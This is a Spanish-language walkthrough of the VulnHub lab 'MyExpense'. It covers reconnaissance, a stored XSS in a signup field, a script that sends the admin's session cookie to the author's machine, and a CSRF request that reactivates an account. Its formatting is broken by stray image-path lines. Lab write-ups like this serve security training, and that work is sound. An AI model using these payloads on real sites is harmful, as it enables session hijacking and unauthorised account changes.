Máquina MyExpensive

https://www.vulnhub.com/entry/myexpense-1,405/

⊘ Escenario

You are "Samuel Lamotte" and you have just been fired by your company "Furtura Business Informatique". Unfortunately because of your hasty departure, you did not have time to validate your expense report for your last business trip, which still amounts to 750 € corresponding to a return flight to your last customer.

Fearing that your former employer may not want to reimburse you for this expense report, you decide to hack into the internal application called **"MyExpense"** to manage employee expense reports.

So you are in your car, in the company carpark and connected to the internal Wi-Fi (the key has still not been changed after your departure). The application is protected by username/password authentication and you hope that the administrator has not yet modified or deleted your access.

Your credentials were: samuel/fzghn4lw

Once the challenge is done, the flag will be displayed on the application while being connected with your (samuel) account.

Reconocimiento

Comenzamos con un escaneo

```
nmap -p- -sSCV --min-rate=5000 -Pn -n 192.168.1.80
```

SHELL

```
SHELL
nmap -p- -sSCV --min-rate=5000 -Pn -n 192.168.1.80
Starting Nmap 7.95 (https://nmap.org) at 2025-03-12 08:58 CET
Warning: 192.168.1.80 giving up on port because retransmission cap hit (10).
Nmap scan report for 192.168.1.80
Host is up (0.095s latency).
Not shown: 64903 closed top ports (reset), 627 filtered top ports (no-response)
        STATE SERVICE VERSION
80/tcp open http Apache httpd 2.4.25 ((Debian))
| http-title: Futura Business Informatique GROUPE - Conseil en ing\xC3\xA9nierie
| http-cookie-flags:
| PHPSESSID:
    httponly flag not set
http-server-header: Apache/2.4.25 (Debian)
http-robots.txt: 1 disallowed entry
/admin/admin.php
```

33635/tcp open http Mongoose httpd

_http-title: Site doesn't have a title (text/plain).

40919/tcp open http Mongoose httpd

_http-title: Site doesn't have a title (text/plain).

50209/tcp open http Mongoose httpd

_http-title: Site doesn't have a title (text/plain).

53759/tcp open http Mongoose httpd

_http-title: Site doesn't have a title (text/plain).


MAC Address: F8:B5:4D:EC:75:E3 (Intel Corporate)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/.


Nmap done: 1 IP address (1 host up) scanned in 94.71 seconds


Nos salen una los siguientes puertos abiertos, todos al parecer relacionados con una web (http).

Tenemos esta web:



Probamos con samuel/fzghn4lw, las credeniales del anunciado





Al parecer le han borrado la cuenta a Samuel, por ello voy a realizar una enumeración de ficheros/directorios a ver si encuentro algo usando **gobuster**:


gobuster dir -u http://192.168.1.80/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x txt,php,html Gobuster v3.6 by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart) http://192.168.1.80/ [+] Url: [+] Method: **GET** [+] Threads: [+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt [+] Negative Status codes: 404 [+] User Agent: gobuster/3.6 txt,php,html [+] Timeout: Starting gobuster in directory enumeration mode

```
/.html
/.php
               (Status: 403) [Size: 1630]
/index.php
                  (Status: 200) [Size: 2122]
                (Status: 301) [Size: 310] [--> http://192.168.1.80/img/]
/login.php
/profile.php
/site.php
                (Status: 401) [Size: 1650]
/signup.php
                  (Status: 200) [Size: 3740]
/admin
                 (Status: 301) [Size: 312] [--> http://192.168.1.80/admin/]
               (Status: 301) [Size: 310] [--> http://192.168.1.80/css/]
/includes
                 (Status: 301) [Size: 315] [--> http://192.168.1.80/includes/]
/logout.php
Progress: 5871 / 882244 (0.67%)^C
[!] Keyboard interrupt detected, terminating.
Progress: 5899 / 882244 (0.67%)
Finished
```

Me saca un directorio *admin* por lo que enumeramos este directorio:


```
SHELL
> gobuster dir -u http://192.168.1.80/admin -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x
txt,php,html
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
                    http://192.168.1.80/admin
[+] Method:
                      GET
[+] Threads:
[+] Wordlist:
                      /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent:
                       gobuster/3.6
                       php,html,txt
[+] Timeout:
Starting gobuster in directory enumeration mode
/.php
               (Status: 403) [Size: 1630]
/admin.php
                  (Status: 200) [Size: 13853]
```

Dentro del directorio admin me reporta un admin.php:




Aquí no puedo hacer nada ya que no tengo permisos, además vemos que *Samuel* (nuestro usuario) esta **inactive** por lo que tiene sentido que no nos podamos registrar, pero puedo enumerar usuarios.

Otra cosa que puedo hacer, es crear un nuevo usuario:





Al crearlo el botón de Sign up esta bloqueado pero lo podemos bypasear:



Explotación

Una vez creada la cuenta, vemos que esta se **reporta** en la página que estamos viendo antes, por lo que podríamos probar a inyectar código:






Probamos con un alert para comprobar:


	Username :
	test
	Password :
	•••••
	Confirm Password :
	•••••
	Site:
	Paris
	Email address :
	dd@d.com
	Firstname :
	<script>alert("XSS")</script>
	Lastname :
	ada

Efectivamente lo interpreta.




Ahora, podríamos probar a inyectar el siguiente código mientras estamos a la escucha coon python para comprobar si hay algún empleado revisando esa web:

HTML <script src="http://192.168.1.89/test.txt"></script>




Ahora nos ponemos a la escucha con **python** y comprobamos que en efecto hay alguien que esta revisando esa web ya que nos llega una petición a nuestro servidor:




Sabiendo esto, hora lo que podríamos hacer, sería robarle la cookie de sesión con este script:

```
HTML


<script>
  var req = new XMLHttpRequest();
  req.open('GET', 'http://192.168.1.89/?cookie=' + document.cookie);
  req.send();
  </script>
```




Esperamos y la obtenemos



Cambiamos la cookie y estaríamos como ese usuario



Estando como este usuario nos chafan ya que no podemos tener 2 sesiones abiertas... .




En este punto, volviendo un paso atrás, cuando intentaba poner activar al usuario samuel, se hacía este petición por GET, por lo que aprovechando la inyección XSS puedo hacer que el usuario que tenga permisos de modificación en la página haga esa petición pasándo así a un CSRF:



Ahora para hacerlo un poco más limpio, me creo este .js en mi equipo:


```
var req = new XMLHttpRequest();
req.open('GET', 'http://192.168.1.80/admin/admin.php?id=11&status=active');
req.send();
```

Por la otra parte, escribo la siguiente inyección:



De nuevo, servidor, esperamos y hace la petición:

Lo puse mal, es <script src="http://192.168.1.89/a.js"></script>



Ahora samu esta como activo, lo único es que la máquina esta un poco deprecated y me da el siguiente error, así que hasta aquí llego, pero en los writeups que he visto, lo siguiente es una SQLI, pivotar entre los empleados y aceptar peticiones....

